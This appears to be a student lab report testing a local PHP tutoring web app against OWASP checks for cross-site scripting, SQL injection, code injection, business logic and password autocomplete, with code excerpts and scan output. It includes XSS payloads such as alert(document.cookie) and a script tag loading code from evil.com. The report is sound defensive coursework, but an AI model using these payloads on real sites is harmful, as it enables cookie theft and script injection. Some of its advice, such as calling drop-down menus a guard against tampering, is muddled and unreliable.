

Input Validation and Business Logic Security Controls

1. Testing for Reflected Cross site scripting (OTG-INPVAL-001)

- What is the importance of testing for this vulnerability?

Reflected attacks are those where the infused script is reflected off the web server, for example, in an error message, query output, or whatever other reaction that incorporates some or the greater part of the input sent to the server as a major aspect of the request. The test analyzes potential attacks that can be directed to the site by customers/user clicking on a connection/link, which is made from or a web site that contains known viruses and thus the infused code goes to the vulnerable web webpage, which mirrors the assault back to the user's program.

- How many occurrences of the vulnerability did an automated scan discover?

Automatic scan did not discover any occurrences of a reflected cross site scripting on the web application.

- What is your recommendation to address any issues?
 - Use sanitation methods that replaces, filters, escapes, and encodes the html code used.
 - Use build in fire wall protection in the web application
 - Ensure that you are using an up to date web browser because there are mechanisms build into the browser to disable the attack.
- Can you place a simple JavaScript alert (e.g., DeleteSession.php as an example)?

Below is the JavaScript that was inputted into the deleteSession.php file.

JavaScript

```
DeleteSession.php x
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <link rel="stylesheet" type="text/css" href="tutors.css">
    <title>Delete Tutor Session</title>
  </head>
  <body >
    <!-- Java Script Alert -->
    <body onload=alert('test')>

  <?php |
    session_start();
    if (!isset($_SESSION['wsuser']))
    {
      include('tindex.html');
    }
    else
    {
      // Show the page header
      include('Includes/Header.php');
      require_once('Includes/Utils.php');
      require_once('Includes/SQLFunctions.php');

      // Obtain the session to cancel
```

Figure 1 JavaScript

The page still loaded the deleted session page as expected the example is shown below.

Delete Tutor Session




Figure 2 Delete Tutor Session

2. Testing for Stored Cross site scripting (OTG-INPVAL-002)

- What is the importance of testing for this vulnerability?

A Stored XSS vulnerability exists when data provided to a web application by a user is first stored persistently on the server (in a database, filesystem, or another location), and later displayed to users in a web page without being encoded using HTML entity encoding.

- What happens when you attempt to add a pop-up window (e.g., `<script>alert(document.cookie)</script>`) to the email input field within the “index.html” field?

Attempting to build a pop-up window by inserting the alert script into the WebTycho username.

Pop-up Window Attempt

The screenshot shows a Mozilla Firefox browser window titled 'Create Student - Mozilla Firefox'. The address bar shows 'localhost/week8/createStudent.php'. The page header includes the University of Maryland University College logo and 'CS Tutor'. The main heading is 'Request Student Tutor Account'. Below it, a message says 'Complete the information in the form below and click Submit to create your account. All fields are required.' The form has the following fields:

Firstname:	Test
Lastname:	AlertTest
WebTycho username:	<code></script>(document.cookie)</script></code>
Email:	alertttest@umuc.edu
Submit	alertttest@umuc.edu

Figure 3 Pop-up Window Attempt

Submitted the alert script by clicking the sign in button.

Alert Script




Figure 4 Alert Script

This login error was displayed after the script was inserted in the username field. This shows that a script cannot be inputted in the username field and these fields are not vulnerable to stored XSS.

Login Error




Figure 5 Login Error

- Can you introduce Stored Cross site scripting?

No, the application will not allow a script to be inputted into the username.

3. Testing for SQL Injection (OTG-INPVAL-005)

- Did your manual and automated testing discover any SQL Injection vulnerabilities –if so, how many? (Note: There should be at least one occurrence). Using automated testing two occurrences of SQL injection was found in the autocheck.php file, one in the createStudent.php file and one in the Deleteit.php file.

SQL Injection Displayed




Figure 6 SQL Injection Displayed


- Name two or more steps you can take according to the reading to resolve the issue.

Solution: Do not trust client-side input, even if there is client-side validation in place.

- Do **not** concatenate strings into queries in the stored procedure, or use 'exec', 'exec immediate', or equivalent functionality!
 - Do not create dynamic SQL queries using simple string concatenation.
 - Escape all Boolean conditions received from the client.
 - Grant the minimum database access that is necessary for the application.
- Fix and test at least one occurrence of the vulnerabilities – displaying your resulting source code and output results.

For SQL Injection, we can restrict the character input by using `mysql_real_escape_string($str)`. The `mysql_real_escape_string()` function returns a SQL string escaping all the special characters. The first screen shot shows the `escape_string` inputted in the `createStudent.php` file. The second screen shot shows the results of the automatic scan of the `createStudent.php` file where there was no longer a SQL injection risk.

Escape_string Applied to File



```

    echo "</ol>";
    echo "</td>";
    echo "</tr>";
    echo "</table></div>";
    echo "<p></p>";
}

// Assign post values if exist
$firstname="";
$lastname="";
$wsname="";
$email="";
if (isset($_POST["firstname"]))
    $firstname=check_input(mysql_real_escape_string($con,$_POST["firstname"]));
if (isset($_POST["lastname"]))
    $lastname=check_input(mysql_real_escape_string($con,$_POST["lastname"]));
if (isset($_POST["wsname"]))
    $wsname=check_input(mysql_real_escape_string($con,$_POST["wsname"]));
if (isset($_POST["email"]))
    $email=check_input(mysql_real_escape_string($con,$_POST["email"]));

echo "<p></p>";
echo "<h2> Request Student Tutor Account</h2>";
echo "<p></p>";
?>
<h5>Complete the information in the form below and click Submit to create your account.
Fields are required.</h5>
<form name="createstudent" method="POST" action="createStudent.php">
    <table border="1" width="100%" cellpadding="0" id="mylogin">
        <tr>
            <td width="157">Firstname:</td>
            <td><input type="text" name="firstname" value='<?php echo $first
size="30"></td>
        </tr>
    </table>

```

Figure 7 Escape_string Applied to File

SQL Injection Output




Figure 8 SQL Injection Output

4. Testing for Code Injection (OTG-INPVAL-012)

- What is the importance of testing for this vulnerability?

It is important to test for code injections because a web application can be vulnerable to accepting untrusted data when executed by the application. Untrusted data is not handled properly due to lack of input/output/data validation methods. If code is injected into a web application, the impact could cover loss of confidentiality, loss of integrity, loss of availability, and/or loss of accountability (OWASP web site, 2013).

- What are at least two measures you can take to remediate this issue?
 - Use sanitation methods that uses only allowed characters and data formats.
 - Use data validation methods that control expected data input.
- Can you input some simple html code or exploit Remote File Inclusion (RFI)?

The code below is showing the way to exploit Remote File Inclusion by inputting a script. A warning is triggered when ZAP thinks an error message containing implementation details (such as a stacktrace or a file path) is present in the response. This is bad as this information can be used to launch further attacks against the web application.

Remote File Inclusion

```
:html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
    <link rel="stylesheet" type="text/css" href="tutors.css">
    <title>Delete Tutor Session</title>
    <!-- External script -->
    <script src=http://evil.com/xss.js></script>
    <!-- Embedded script -->
    <script>alert("XSS");</script>
  </head>
</body>

<br />
<b>Warning</b>: include(tindex.html): failed to open stream: No such file or directory in <b>
::\xampp\htdocs\Tutor\DeleteSession.php</b> on line <b>19</b><br />
<br />
<b>Warning</b>: include(): Failed opening 'tindex.html' for inclusion (include_path='C:\xampp\php\PEAR') in <b>
::\xampp\htdocs\Tutor\DeleteSession.php</b> on line <b>19</b><br />
```

Figure 9 Remote File Inclusion

5. Test business logic data validation (OTG-BUSLOGIC-001)

Business logic error are vulnerabilities, which are used by Attacker/Hackers to exploit and or break the functionality of applications.

- What are at least two examples of business logic errors?

There are many reasons causing business logic errors such as form input validation, SQL injecting, security patch holes, authentication broken etc.

a. SQL injection

This is the most danger way to exploit a business error where an Attacker can gain access to a database. Once in the system the Attacker can

possibly expose confidential data or even delete data, which would be devastating for an organization.

b. Security break

If your applications is not end to end tested by a security team, then an Attacker can breach the security and gain unauthorized access to company's applications. After breaching the system's security they can redirect the users to another ip address or they could shut down the entire application.

c. Authentication broken

If we are searching for an article in a webpage and it is not available at that time there are two options: one to ask the user to wait or two redirect them to a partner site.

In the example below, a medium warning to possibly showing the parent directory is displayed with the images that are within the application. This could show sensitive files and expose system business logic the screen shot is shown below.

Directory Browsing



Figure 10 Directory Browsing

Directory Browsing Output

HTTP/1.1 200 OK
Date: Sun, 05 Aug 2018 17:03:54 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 1160
Content-Type: text/html; charset=UTF-8

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /week8/Images</title>
</head>
<body>
<h1>Index of /week8/Images</h1>
<table>
<tr><th valign="top"></th><th><a href="?C=N;O=D">Name</a></th><th><a href=
"?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?C=D;O=A">Description</a></th></tr>
<tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"></td><td><a href="/week8/">Parent Directory</a></td>
<td align="right">.</td><td align="right">.</td><td align="right">.</td></tr>
<tr><td valign="top"></td><td><a href="Thumbs.db">Thumbs.db</a></td><td align="right">2015-04-18 08:38</td><td align="right">16K</td><td align="right">.</td></tr>
<tr><td valign="top"></td><td><a href="umuc_logo.jpg">umuc_logo.jpg</a></td><td align="right">2015-04-17 13:45</td><td align="right">7.7K</td><td align="right">.</td></tr>
<tr><th colspan="5"><hr></th></tr>
</table>
<address>Apache/2.4.7 (Ubuntu) Server at localhost Port 80</address>
</body></html>
```

Figure 11 Directory Browsing Output

- How can you mitigate against such errors?
 - a. Use better documentation to avoid unnecessary errors.
 - b. Restrict user input to only accept valid values.
 - c. In-valid values also have to be checked to know how it behaves.

6. Test integrity checks (OTG-BUSLOGIC-003)

- Do Drop down menus exist and are they sufficient for the application?

There several drop down menus used throughout the UMUC Tutor application.

- Why does the use of drop-down menus help mitigate against this risk?

Drop down menus prevent parameter tampering. These fields are non-editable in browsers. Users may not be able to alter the business logic, but must maintain a copy on the server side as users may use proxy editor tools. Drop down menus make

logging into systems secured to prevent read, writing and updating and thus helps mitigate test integrity checks.

- Does your manual or automated scan reveal the use of password

“AUTOCOMPLETE”? What issue, if any, does the use of AUTOCOMPLETE pose?

Yes, the automated scan using OWASP ZAP revealed the use of password

“AUTOCOMPLETE” as shown below. In scan 2 there is an instance of autocomplete found. `<input type="password" name="wspass" size="30">`

“AUTOCOMPLETE” pose a low level risk where the content of the highly sensitive data can be altered and modified.

Password Autocomplete




Figure 12 Password Autocomplete

Solution: Turn off the AUTOCOMPLETE attribute in forms or have the form fields names randomized by the code that generates the page by providing some session specific string.

First example, in the Firefox browser the history section was modified to use custom settings for history and all history was erased. This turns of the AUTOCOMPLETE attribute.

History Modified




Figure 13 History Modified

Another example, is to turn off AUTOCOMPLETE in the form this is done by inputting
autocomplete= off in the form method. An example is shown below,

```
<form method="post" action="creatStudent.php" autocomplete="off">
```

Autocomplete is not a Risk




Figure 14 Autocomplete is not a Risk

7. Test defenses against application misuse (OTG-BUSLOGIC-007)

- What is the importance of testing for this vulnerability?

Every software application must have defense mechanisms for securing the application from Attackers. Attackers will always try to exploit the defense mechanisms therefore, the mechanisms need to be active and always up to date. In order to keep them working properly, then it is necessary to make sure that it is up to date.

- Can adding additional characters in input fields cause unexpected results?

Yes, tests should be undertaken to determine whether there are application-layer defensive mechanisms in place to protect the application.

Unexpected results are:


According to the reading, an authenticated user undertakes the following (unlikely) sequence of actions:

- Attempt to access a file ID their roles is not permitted to download
- Substitutes a single tick (') instead of the file ID number
- Alters a GET request to a POST
- Adds an extra parameter
- Duplicates a parameter name/value pair

Verify at least two instances:

1. Using the authcheck.php file the following code Post “wsuser and wsemail” was modified to Get. The results are shown below:

Retrieve Post Data



```
k.php (~/.local/share/Trash/files/SQL) - gedit
Open Save Undo
authcheck.php x
require_once('Includes/SQLFunctions.php');

// Needed For Utils check_input call
require_once('Includes/Utils.php');

